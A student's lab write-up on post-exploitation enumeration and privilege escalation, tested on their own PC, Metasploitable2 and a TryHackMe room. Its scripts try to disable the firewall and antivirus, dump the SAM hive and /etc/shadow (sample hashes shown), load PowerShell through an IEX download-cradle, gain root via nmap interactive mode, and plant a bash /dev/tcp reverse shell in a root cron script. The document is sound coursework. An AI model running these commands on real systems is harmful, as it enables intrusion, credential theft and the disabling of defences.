Colby Heilner

Professor Torres

4/22

IT 145

Lab 12

Part A:

Utilize the internet and search for how to answer the below questions via the Windows command prompt

This is a script I made to capture most of all the things listed here.

I made it mostly with AI and then tested it on MY windows PC for simplicity. I'll break it down for most commands to run so I understand it. I went in and for this test disabled the attempt to disable firewall and AV.

@echo off echo ========== echo Windows Enumeration Script echo ========== echo.

:: ---------- :: User & Privilege Info :: ---------- echo [*] *WHOAMI whoami echo [*] Current Directory cd echo [*] *Privileges whoami /priv net session >nul 2>&1 && echo [*] Admin Rights: YES || echo [*] *Admin Rights: NO echo [*] Domain Info systeminfo | findstr /i "Domain"

:: ---------- :: File & Folder Search :: ---------- echo [*] Searching for important files... dir /s /b *.xls *.doc *.pdf *.zip 2>nul echo [*] Searching for files/folders with 'secret' in name... dir /s /b *secret* 2>nul

:: ---------- :: System & Service Info :: ---------- echo [*] *OS Version systeminfo | findstr /B /C:"OS Name" /C:"OS Version" echo [*] Kernel Version ver echo [*] *Running Services sc query state= all | findstr /i "SERVICE_NAME STATE" echo [*] Service

Owners wmic service get name,startname echo [*] Scheduled Jobs schtasks /query /fo LIST /v

:: ---------- :: User Accounts :: ---------- echo [*] *All Local Users net users echo [*]* Logged In Users query user echo [*] Trying to access other user folders dir C:\Users 2>nul for /D %%U in ("C:\Users*") do (echo Checking Documents of %%U dir "%%U\Documents" 2>nul)

:: ---------- :: Network & Shares :: ---------- echo [*] *Connected File Shares net use echo [*]* Open Ports netstat -ano echo [*] *ARP Cache (Local Network Devices) arp -a echo [*]* Firewall Status netsh advfirewall show allprofiles echo [*] Attempting to Disable Firewall (if admin) netsh advfirewall set allprofiles state off

:: ---------- :: Tool Availability :: ---------- echo [*] *Checking for PowerShell where powershell echo [*]* Checking for Python where python


:: ---------- :: Antivirus Info :: ---------- echo [*] *Checking Installed Antivirus wmic /namespace:\root\SecurityCenter2 path AntiVirusProduct get displayName,pathToSignedProductExe echo [*]* Attempting to Disable Windows Defender (if admin) sc stop WinDefend

:: ---------- :: Database & Web Server Check :: ---------- echo [*] *Checking for Known Database Processes tasklist | findstr /i "sql oracle mysql" echo [*]* Checking for Local Web Server Ports (80,443) netstat -ano | findstr ":80" netstat -ano | findstr ":443"

:: ---------- :: Basic Hash Dump Prep (if Admin) :: ---------- echo [*] Attempting to Save SAM & SYSTEM (if admin) reg save HKLM\SAM sam.save >nul 2>&1 && echo SAM saved || echo Could not save SAM reg save HKLM\SYSTEM system.save >nul 2>&1 && echo SYSTEM saved || echo Could not save SYSTEM

echo. echo [*] Enumeration Complete. pause

This is a crazy information dump! I never knew I had any scheduled jobs! And it found more than I can even read




```
[*] Scheduled Jobs

Folder: \
HostName:                             DESKTOP-IRDIC5M
TaskName:                             \HPAudioSwitch
Next Run Time:                        N/A
Status:                               Running
Logon Mode:                           Interactive/Background
Last Run Time:                        4/22/2025 5:03:37 AM
Last Result:                          267009
Author:                               HP Inc.
Task To Run:                          "C:\Program Files (x86)\HP\HPAudioSwitch\HPAudioSwitch.exe"
Start In:                             C:\Program Files (x86)\HP\HPAudioSwitch
Comment:                              HP Audio Switch is an application that helps users switch between audio input and o
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:
Run As User:                          Users
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: Disabled
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A

HostName:                             DESKTOP-IRDIC5M
TaskName:                             \NvBatteryBoostCheckOnLogon_{B2FE1952-0186-46C3-BAEC-A80AA35AC5B8}
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        4/22/2025 5:04:37 AM
Last Result:                          0
Author:                               NVIDIA Corporation
Task To Run:                          C:\Program Files\NVIDIA Corporation\NvContainer\nvcontainer.exe -d "C:\Program File
Start In:                             C:\Program Files\NVIDIA Corporation\NvContainer
Comment:                              Enables BatteryBoost on supported systems before GeForce Experience is first launch
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:
Run As User:                          Users
```

THIS section could be the most useful for looking for escalation possibilities.



You get users, your current rights which for me usually just ends up being www-data which gets minimal. But that version and kernel number is a great back board for finding vulns.

I will try it with admin rights once to see a difference!

```
[*] WHOAMI
desktop-irdic5m\colby
[*] Current Directory
C:\Users\Public\Documents
[*] Privileges

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Disabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
[*] Admin Rights: YES
[*] Domain Info
Domain:                   WORKGROUP
[*] Searching for important files...
[*] Searching for files/folders with 'secret' in name...
[*] OS Version
OS Name:                  Microsoft Windows 10 Home
OS Version:               10.0.19045 N/A Build 19045
[*] Kernel Version

Microsoft Windows [Version 10.0.19045.5737]
```

Privlages are of course different, other than that not tons of diffrence.

Part B:

Utilize the internet and search for how to answer the below questions via the Linux Terminal

My script

#!/bin/bash OUTFILE="enum.txt" echo "=======================" | tee -a $OUTFILE echo "Linux Enumeration Script" | tee -a $OUTFILE echo "=======================" | tee -a $OUTFILE echo | tee -a $OUTFILE

User & Privileges

---

echo "[*] WHOAMI:" | tee -a $OUTFILE whoami | tee -a $OUTFILE

echo "[*] Current Directory:" | tee -a $OUTFILE pwd | tee -a $OUTFILE

echo "[*] Privileges:" | tee -a $OUTFILE id | tee -a $OUTFILE

echo "[*] Domain Info:" | tee -a $OUTFILE hostnamectl | grep Domain | tee -a $OUTFILE || echo "Not joined to a domain" | tee -a $OUTFILE

File & Folder Search

---

echo "[*] Searching for secret files..." | tee -a $OUTFILE find / -type f -iname "*secret*" 2>/dev/null | tee -a $OUTFILE

echo "[*] Searching for doc, pdf, zip, and xls files..." | tee -a $OUTFILE find / -type f (-iname "*.doc*" -o -iname "*.pdf" -o -iname "*.zip" -o -iname "*.xls*") 2>/dev/null | tee -a $OUTFILE

echo "[*] Searching for secret folders..." | tee -a $OUTFILE find / -type d -iname "*secret*" 2>/dev/null | tee -a $OUTFILE

System & Services

---

echo "[*] OS Info:" | tee -a $OUTFILE cat /etc/os-release | tee -a $OUTFILE

echo "[*] Kernel Version:" | tee -a $OUTFILE uname -r | tee -a $OUTFILE

echo "[*] Running Services:" | tee -a $OUTFILE systemctl list-units --type=service --state=running | tee -a $OUTFILE

echo "[*] Service Owners:" | tee -a $OUTFILE ps -eo user,comm | sort | uniq -c | tee -a $OUTFILE

echo "*[] Scheduled Jobs:"* | *tee -a $OUTFILE crontab -l 2>/dev/null* | *tee -a $OUTFILE ls -la /etc/cron* 2>/dev/null | tee -a $OUTFILE

Users & Accounts

---

echo "[*] All Users:" | tee -a $OUTFILE cut -d: -f1 /etc/passwd | tee -a $OUTFILE

echo "[*] Currently Logged In Users:" | tee -a $OUTFILE who | tee -a $OUTFILE

echo "*[] Accessing other user folders:"* | *tee -a $OUTFILE ls -la /home//* 2>/dev/null | tee -a $OUTFILE

Network & Shares

---

echo "[*] Mounted File Shares:" | tee -a $OUTFILE mount | grep -E 'nfs|cifs' | tee -a $OUTFILE

echo "[*] Discovering Local Network Hosts:" | tee -a $OUTFILE ip a | tee -a $OUTFILE arp -a | tee -a $OUTFILE

echo "[*] Open Ports:" | tee -a $OUTFILE ss -tuln | tee -a $OUTFILE

echo "[*] Firewall Status:" | tee -a $OUTFILE which ufw &>/dev/null && sudo ufw status | tee -a $OUTFILE || which iptables &>/dev/null && sudo iptables -L | tee -a $OUTFILE

echo "[*] Attempt to disable firewall (if root):" | tee -a $OUTFILE sudo systemctl stop ufw 2>/dev/null sudo systemctl stop firewalld 2>/dev/null

---

Tools & Shell

---

echo "[*] Current Shell:" | tee -a $OUTFILE echo $SHELL | tee -a $OUTFILE

```
echo "[*] Python Availability:" | tee -a $OUTFILE which python3 | tee -a $OUTFILE || which python | tee -a $OUTFILE

---------------------------

Antivirus Check

---------------------------

echo "[*] Checking for Antivirus:" | tee -a $OUTFILE ps -ef | grep -Ei "clam|avg|avast|bitdefender" | grep -v grep | tee -a $OUTFILE

echo "[*] Attempting to stop AV (if root):" | tee -a $OUTFILE sudo systemctl stop clamav-freshclam 2>/dev/null sudo systemctl stop clamav-daemon 2>/dev/null

---------------------------

DB/Web Services

---------------------------

echo "[*] Checking for Database Processes:" | tee -a $OUTFILE ps aux | grep -Ei "mysql|postgres|mongo|oracle" | grep -v grep | tee -a $OUTFILE

echo "[*] Checking for Web Servers:" | tee -a $OUTFILE ps aux | grep -Ei "apache|nginx|httpd" | grep -v grep | tee -a $OUTFILE

echo "[*] Common Web Paths:" | tee -a $OUTFILE ls -la /var/www /srv/http 2>/dev/null | tee -a $OUTFILE

---------------------------

Hash Dumping

---------------------------

echo "[*] Attempting to read /etc/shadow (requires root):" | tee -a $OUTFILE sudo cat /etc/shadow 2>/dev/null | tee -a $OUTFILE || echo "Access denied" | tee -a $OUTFILE

echo "[*] Use specific DB tools for hash dumping." | tee -a $OUTFILE

echo | tee -a $OUTFILE echo "[*] Linux Enumeration Complete." | tee -a $OUTFILE
```

This time I ran it on metapsloitable2

This gave a lot more interesting results.

Some secrets

```
/usr/include/c++/4.2/javax/crypto/SecretKeyFactorySpi.h
/usr/include/c++/4.2/javax/crypto/SecretKeyFactory.h
/usr/include/c++/4.2/javax/crypto/SecretKey.h
/usr/include/c++/4.2/javax/crypto/spec/SecretKeySpec.h
/usr/include/c++/4.2/gnu/javax/net/ssl/provider/EncryptedPreMasterSecret.h
/usr/include/c++/4.2/gnu/javax/crypto/key/GnuSecretKey.h
/usr/include/c++/4.2/gnu/javax/crypto/jce/key/DESedeSecretKeyFactoryImpl.h
/usr/include/c++/4.2/gnu/javax/crypto/jce/key/SecretKeyFactoryImpl.h
/usr/include/c++/4.2/gnu/javax/crypto/jce/key/DESSecretKeyFactoryImpl.h
```

Also, interesting! As I do not believe I am rot.

```
[*] Attempting to read /etc/shadow (requires root):
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
```

Versions are important to get

```
[*] Searching for secret folders..
[*] OS Info:
[*] Kernel Version:
2.6.24-16-server
[*] Running Services:
```


Part C:

So, I already made scripts so I will try to get creative with part C

Privesc is honestly one of my weaker areas so these will be super helpfull for me.

- Create your own batch script for post-exploitation that runs on Windows and run it in your Windows box as a user and as Admin. Do you see a difference in the output? You might have to create a user account.

- Look at the output from your batch script and see if you can determine what tools/techniques can be used to escalate privileges. **2 bonus points if you can escalate privileges on your box based on your findings**
  OKay for this i got a shell on my laptop in a controled enviroment, and I want to see what would happen.



  Now here is my script

```
└─$ cat privesc.ps1
Write-Output "[*] Who am I?"
whoami
whoami /groups

Write-Output "[*] Local Users and Groups"
Get-LocalUser
Get-LocalGroup

Write-Output "[*] System Info"
systeminfo

Write-Output "[*] Scheduled Tasks"
Get-ScheduledTask

Write-Output "[*] Services"
Get-Service

Write-Output "[*] Network Interfaces"
Get-NetIPConfiguration

Write-Output "[*] Network Connections"
Get-NetTCPConnection

Write-Output "[*] Installed Programs"
Get-WmiObject -Class Win32_Product | Select-Object Name, Version

Write-Output "[*] Environment Variables"
Get-ChildItem Env:

Write-Output "[*] Shared Resources"
Get-SmbShare

Write-Output "[*] UAC Status"
Get-ItemProperty "HKLM:\Software\Microsoft\Windows\CurrentVersion\Policies\S
ystem" | Select-Object EnableLUA

Write-Output "[*] Search for password files"
Get-ChildItem -Recurse -Path C:\Users\ -Include *pass*,*cred*,*key*,*secret*
 -ErrorAction SilentlyContinue

Write-Output "[*] Done."
```

Here is the command i used to get the script onto the machine

powershell -ExecutionPolicy Bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.5.100/privesc.ps1')"

And here is some nice output!

```
Host Name:                 WINDOWS-L3LOGG7
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19045 N/A Build 19045
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          colbyheilner@gmail.com
Registered Organization:   Windows User
Product ID:                00330-80000-00000-AA419
Original Install Date:     8/22/2023, 7:24:00 AM
System Boot Time:          4/24/2025, 6:05:14 PM
System Manufacturer:       Dell Inc.
System Model:              Latitude 7400
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 142 Stepping 12 Genu
ineIntel ~1910 Mhz
BIOS Version:              Dell Inc. 1.37.0, 12/10/2024
Windows Directory:         C:\windows
System Directory:          C:\windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     32,578 MB
Available Physical Memory: 24,769 MB
Virtual Memory: Max Size:  37,442 MB
Virtual Memory: Available: 29,653 MB
Virtual Memory: In Use:    7,789 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\WINDOWS-L3LOGG7
```

Some versions of programs

```
Name    : Tailscale
Version : 1.82.5


Name    : Microsoft .NET Host - 8.0.3 (x86)
Version : 64.12.10343


Name    : Teams Machine-Wide Installer
Version : 1.6.0.11166


Name    : VMware Player
Version : 17.5.1


Name    : Microsoft Visual C++ 2022 X64 Additional Runtime - 14.40.33816
Version : 14.40.33816


Name    : Microsoft Visual C++ 2022 X86 Additional Runtime - 14.36.32532
```

Overall I still need alot of work in my windows ”hacking” department but it is run messing with shells and pswoershell scripts on my own devices as long as i am carefull.

- Create your own bash script for post-exploitation that runs on Linux and run it in your Linux box as a user and as root. Do you see a difference in the output? You might have to create a user account.

  MY SCRIPT

```bash
#!/bin/bash

echo "[*] User and Groups Info"
id
whoami
groups

echo "[*] Checking for SUID binaries"
find / -perm -4000 -type f 2>/dev/null

echo "[*] Checking for writable files"
find / -writable -type f 2>/dev/null

echo "[*] Running Services"
ps aux

echo "[*] Scheduled Cron Jobs"
cat /etc/crontab
ls -la /etc/cron*

echo "[*] Kernel and OS Info"
uname -a
cat /etc/*release*

echo "[*] Checking for Docker"
docker ps 2>/dev/null
id

echo "[*] Checking Network Info"
ifconfig || ip a
netstat -tulpn

echo "[*] Interesting files in home dirs"
ls -la /home/*/
cat /home/*/.bash_history 2>/dev/null
```

  When running on non admin account it is the most realistic way.
  Here I found a suid for nmap, if outdated it can spawn me a root shell.

```
  GNU nano 2.0.7

/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
```

That was super easy! Root!

```
nonadmin@metasploitable:/tmp$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2#
```

Another way to check is to look for cronjobs!
This is done with the cat /etc/crontab

In a TryHackMe room I did last night the way to privesc was to find a cron job ran by root, and it was –rw- for my webserver asccount, so with an edit we get root shell!

```
serv3@web-serv:/home$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-part
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-part
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-part
#
* * * * *  root /home/serv3/backups/backup.sh
```

Add this to the file and done

echo -e '#!/bin/bash\nbash -i >& /dev/tcp/x.x.x.x/6666 0>&1' > /home/serv3/backups/backup.sh

- Look at the output from your bash script and see if you can determine what tools/techniques can be used to escalate privileges. **2 bonus points if you can escalate privileges on your box based on your findings**

did this above.